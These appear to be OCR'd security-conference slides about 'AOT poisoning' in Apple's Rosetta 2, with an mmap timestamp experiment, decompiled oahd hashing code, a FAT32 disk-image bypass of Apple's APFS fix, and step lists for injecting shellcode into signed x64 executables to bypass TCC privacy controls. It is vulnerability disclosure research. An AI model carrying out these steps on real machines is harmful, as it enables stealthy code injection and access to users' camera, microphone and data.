
Code injection by causing the AOT lookup hash collision



Timestomping after modifying

We can restore mtime and crtime after modifying the file contents

We can change timestamps with SetFile command (or touch command)



```
SETFILE(1)                 General Commands Manual                 SETFILE(1)

NAME
     /usr/bin/SetFile – set attributes of files and directories (DEPRECATED)

SYNOPSIS
     /usr/bin/SetFile [-P] [-a attributes] [-c creator] [-d date] [-m date] [-t type]
                 file ...
```

However, we cannot restore ctime with this method

- Because modifying mtime and crtime always updates ctime

Writing to a file via mmap

According to the older UNIX specification of `mmap()`

> *The st_ctime and st_mtime fields of a file that is mapped with MAP_SHARED and PROT_WRITE, will be marked for update at some point in the interval between a write reference to the mapped region and the next call to msync() with MS_ASYNC or MS_SYNC for that portion of the file by any process.* ***If there is no such call, these fields may be marked for update at any time after a write reference if the underlying file is modified as a result.***

“may be marked for update” drew my attention

- This phrase has been changed to “shall be marked” in the latest version

Does writing to a file via `mmap()` without `msync()` update ctime and mtime on macOS?

https://pubs.opengroup.org/onlinepubs/7908799/xsh/mmap.html
https://pubs.opengroup.org/onlinepubs/9699919799/functions/mmap.html
https://apenwarr.ca/log/20181113

Experiment: writing to a file via mmap

```
std::puts("Write data to testfile");
const char* buf = "Hello World!";
write(fd, buf, strlen(buf));
show_timestamps(fd);
```

Create a file and write some contents

```
std::puts("Change data via mmap & unmap");
char* mbuf = (char*)mmap(NULL, strlen(buf), PROT_READ | PROT_WRITE, MAP_SHARED, fd, 0);
mbuf[0]++;
munmap(mbuf, strlen(buf));
show_timestamps(fd);
```

Write to the file via `mmap()` and call `munmap()` (without calling `msync()`)

```
std::puts("Change data via mmap & munmap & msync");
mbuf = (char*)mmap(NULL, strlen(buf), PROT_READ | PROT_WRITE, MAP_SHARED, fd, 0);
mbuf[0]++;
msync(mbuf, strlen(buf), MS_SYNC);
munmap(mbuf, strlen(buf));
show_timestamps(fd);
```

Write to the file via `mmap()` and call `msync()` and `munmap()`

Result: writing to a file via mmap

```
[nanoha@kohnakagawas-MacBook-Pro ~ %
 Write data to testfile
 mtime:   64015df4 361f97b4
 ctime:   64015df4 361f97b4
 crtime: 64015df4 361bf4f1
 ==========================
 Change data via mmap & unmap
 mtime:   64015df4 361f97b4
 ctime:   64015df4 361f97b4
 crtime: 64015df4 361bf4f1
 ==========================
 Change data via mmap & unmap & msync
 mtime:   64015df4 3628019f
 ctime:   64015df4 3628019f
 crtime: 64015df4 361bf4f1
 ==========================
```

mtime and ctime **are not updated** although contents are changed!

mtime and ctime are updated when `msync` is called before `munmap`

Summary: we can change file contents while keeping timestamps unchanged via `mmap()` if we don't call `msync()`

AOT Poisoning

Steps to inject code

1. Inject shellcode into a benign app
2. Translate the target with translate_tool
3. Restore it to the original benign executable via `mmap()` without calling `msync()`
4. Poisoned AOT file is used, and injected code is executed!

Limitation

Cannot be applied to a signed x64 executable😥

There are two reasons why this technique cannot be applied to a signed executable

1) In-place modification of a signed executable causes the program to crash when running
2) oahd does not accept an x64 executable with an invalid code signature

Why cannot be applied to signed executables?

1) In-place modification of a signed executable causes the crash when running

This mitigation is introduced in Apple Silicon Mac

Note that this occurs **even if you restore the executable to a valid signed one on disk**

- For more details, see the Apple's documentation and the Developer Forums post

> *Specifically, code signing information is hung off the vnode within the kernel, and modifying the file behind that cache will cause problems. You need a new vnode, which means a new file, that is a new inode.*
> *- Quinn "The Eskimo!" @ Developer Technical Support @ Apple*

To avoid this crash, we need to create a copy of the target executable

- But this always updates the timestamps, which means the change of AOT lookup hash…

Why cannot be applied to signed executables?

2) oahd does not accept an x64 executable with an invalid code signature

Cannot create an AOT file for a signed x64 executable containing our payload

test.out has an invalid code signature

```
nanoha@konakagawas-MacBook-Pro ~ % codesign --verify --verbose test.out
test.out: invalid signature (code or signature have been modified)
In architecture: x86_64
nanoha@konakagawas-MacBook-Pro ~ % /usr/libexec/rosetta/translate_tool test.out
aot_daemon_translate failed for test.out: -302
nanoha@konakagawas-MacBook-Pro ~ %
```

translate_tool exits abnormally

How Apple fixed this issue?

Fixed in Big Sur 11.6 & Monterey 12.0.1

Writing to a file via mmap() & munmap() without calling msync() updates ctime

- We cannot modify file contents while keeping AOT lookup hash unchanged

```
nanoha@kohnakagawas-MacBook-Pro ~ % ./mmap_test.out
Write data to testfile
mtime:  6401665e 775d6c
ctime:  6401665e 775d6c
crtime: 6401665e 732126
==========================
Change data via mmap & unmap
mtime:  6401665e 775d6c
ctime:  6401665e 792aa6
crtime: 6401665e 732126
==========================
```

ctime is **updated**

APFS

We would like to acknowledge Koh M. Nakagawa of FFRI Security, Inc. for their assistance.

Apple updated APFS to fix this issue

https://support.apple.com/en-us/HT212804

Is the Apple's fix enough?

Apple patched APFS, but is it enough?

They did not change the way to calculate the AOT lookup hash

Decompile: FUN_100005878 – (oahd)

```
          if (local_8090 != '\0') {
            __auth_stubs::_CC_SHA256_Init((CC_SHA256_CTX *)local_8210);
            ppppppppuVar41 = local_8bf8;
            if (-1 < local_8be8) {
              _Stack35824._0_4_ = (CC_LONG)local_8be8._7_1_;
              ppppppppuVar41 = ppppppppuVar42;
            }
                  /* file path */
            __auth_stubs::_CC_SHA256_Update
                      ((CC_SHA256_CTX *)local_8210,ppppppppuVar41,(CC_LONG)_Stack35824);
                  /* mach_header + load_commands */
            __auth_stubs::_CC_SHA256_Update
                      ((CC_SHA256_CTX *)local_8210,&local_8080,CONCAT22(local_817e,uStack33152));
                  /* uid */
            __auth_stubs::_CC_SHA256_Update((CC_SHA256_CTX *)local_8210,&local_8ba0.st_uid,4);
                  /* gid */
            __auth_stubs::_CC_SHA256_Update((CC_SHA256_CTX *)local_8210,&local_8ba0.st_gid,4);
                  /* mtime */
            __auth_stubs::_CC_SHA256_Update
                      ((CC_SHA256_CTX *)local_8210,&local_8ba0.st_mtimespec,0x10);
                  /* ctime */
            __auth_stubs::_CC_SHA256_Update
                      ((CC_SHA256_CTX *)local_8210,&local_8ba0.st_ctimespec,0x10);
                  /* crtime */
            __auth_stubs::_CC_SHA256_Update
                      ((CC_SHA256_CTX *)local_8210,&local_8ba0.st_birthtimespec,0x10);
            __auth_stubs::_CC_SHA256_Update((CC_SHA256_CTX *)local_8210,&local_8ba0.st_size,8);
            __auth_stubs::_CC_SHA256_Final((uchar *)&local_8230,(CC_SHA256_CTX *)local_8210);
```

The way to calculate AOT lookup hash is the same as the previous version of macOS
-> Apple's fix relies on the APFS's fix

Filesystems other than APFS

macOS supports various filesystems other than APFS (e.g., HFS+, FAT32, exFAT, …)

We can create a dmg file with hdiutil command and mount it

- Can specify the filesystem of the dmg image by “fs” option

If we use the other filesystem, we can bypass Apple’s fix 😎

```
HDIUTIL(1)                General Commands Manual                HDIUTIL(1)

NAME
     hdiutil – manipulate disk images (attach, verify, create, etc)
```

```
-fs filesystem
          where filesystem is one of several options such as HFS+, HFS+J (JHFS+), HFSX, JHFS+X, APFS,
          FAT32, ExFAT, or UDF.  A full list of supported filesystems can be found in create -help.  -fs
          causes a filesystem of the specified type to be written to the image.  The default file system
          is APFS. If -partitionType and/or -layout are specified, but -fs is not specified, no file
```

We can still perform AOT poisoning by downgrading the filesystem

Timestamps of other filesystems

Timestamps of FAT32

mtime ctime crtime

Time Stored	Time Resolution	Date Modified	Date Accessed	Date Change	Birth
UTC	Jan 1, 1970 in local time	Updated	Updated	N/A	Creation

N/A

Table 1: FAT32 Modification times (Lee, 2015)

ctime is not defined for FAT32!
Therefore, timestomping after the file modification does not change the AOT lookup hash

https://www.sans.org/white-papers/36842/

How to inject code into signed executable?

We need a code injection applicable to a signed executable

If we apply to a signed executable, we can abuse it for hijacking the trust

There are two reasons why this technique cannot be applied to signed executables

1) In-place modification of signed executable causes the crash when running
2) oahd does not accept an x64 executable with invalid code signature

We must bypass these two restrictions

How to inject code into signed executable?

We need a code injection applicable to a signed executable

If we apply to a signed executable, we can abuse it for hijacking the trust

There are two reasons why this technique cannot be applied to signed executables

1) **In-place modification of signed executable causes the crash when running**
2) oahd does not accept an x64 executable with invalid code signature

We must bypass these t

This restriction has already been bypassed because we no longer need in-place modification.

How to inject code into signed executable?

We need a code injection applicable to a signed executable

- If we apply to a signed executable, we can abuse it for hijacking the trust

There are two reasons why this technique cannot be applied to signed executables

1) In-place modification of signed executable causes the crash when running
2) **oahd does not accept an x64 executable with invalid code signature**

We must bypass these t

This restriction can be bypassed by re-signing with an ad-hoc signature

How to inject code into signed executable?

oahd accepts an executable with an adhoc signature and translates it

```
nanoha@konakagawas-MacBook-Pro ~ % codesign -dv a.out
Executable=/Users/nanoha/a.out
Identifier=a-555549447df10050ac72331e98fe98467d54962d
Format=Mach-O thin (x86_64)
CodeDirectory v=20400 size=483 flags=0x2(adhoc) hashes=9+2 location=embedded
Signature=adhoc
Info.plist=not bound
TeamIdentifier=not set
Sealed Resources=none
Internal requirements count=0 size=12
nanoha@konakagawas-MacBook-Pro ~ % /usr/libexec/rosetta/translate_tool a.out
```

adhoc signed

translated successfully


However, codesign command changes the Mach-O header

- So, simply re-signing with codesign command changes the AOT lookup hash
- -> I developed a new tool to sign with an ad-hoc signature while keeping the Mach-O header unchanged

How to inject code into signed executable?

Steps to sign with an ad-hoc signature while keeping the Mach-O header unchanged

1. Create a copy of an x64 executable and remove the existing signature
2. Sign it with an adhoc signature and extract the signature in it
3. Inject the extracted signature into the original x64 executable
4. Tweak the code directory in the adhoc signature to make it a valid one



Please refer to *OS Internals Volume 3 for code signature format.

True AOT poisoning

Steps to inject code

1. Create a FAT32 dmg and mount it
2. Copy an x64 executable to the mounted point
3. Inject shellcode into it and re-sign it with an ad-hoc signature
4. Run translate_tool to create an AOT file
5. Restore the target executable to the original executable having the valid code signature
6. Restore the timestamps
7. Run the executable
8. Injected code is executed!😎


Exploitation

TCC bypass

Transparency, Consent, and Control (TCC)

Prevents an attacker from accessing some sensitive information without user consent

- Sensitive information includes contacts, camera, screen, microphone, emails, …
- For more details, see excellent TCC research by Csaba & Wojciech at [BHUSA 2021] and [BHEU 2022]



TCC bypass

TCC bypass can be achieved by code injection

E.g., CVE-2020-24259 in Signal.app

- Typically, microphone access is granted to Signal.app
- Old Signal.app had vulnerable allow-dyld-environment-variables and disable-library-validation entitlements
- So, we can easily execute code in the context of Signal.app by injecting dylib with DYLD_INSERT_LIBRARIES
- Similar issues were present on other applications (e.g., Zoom*)

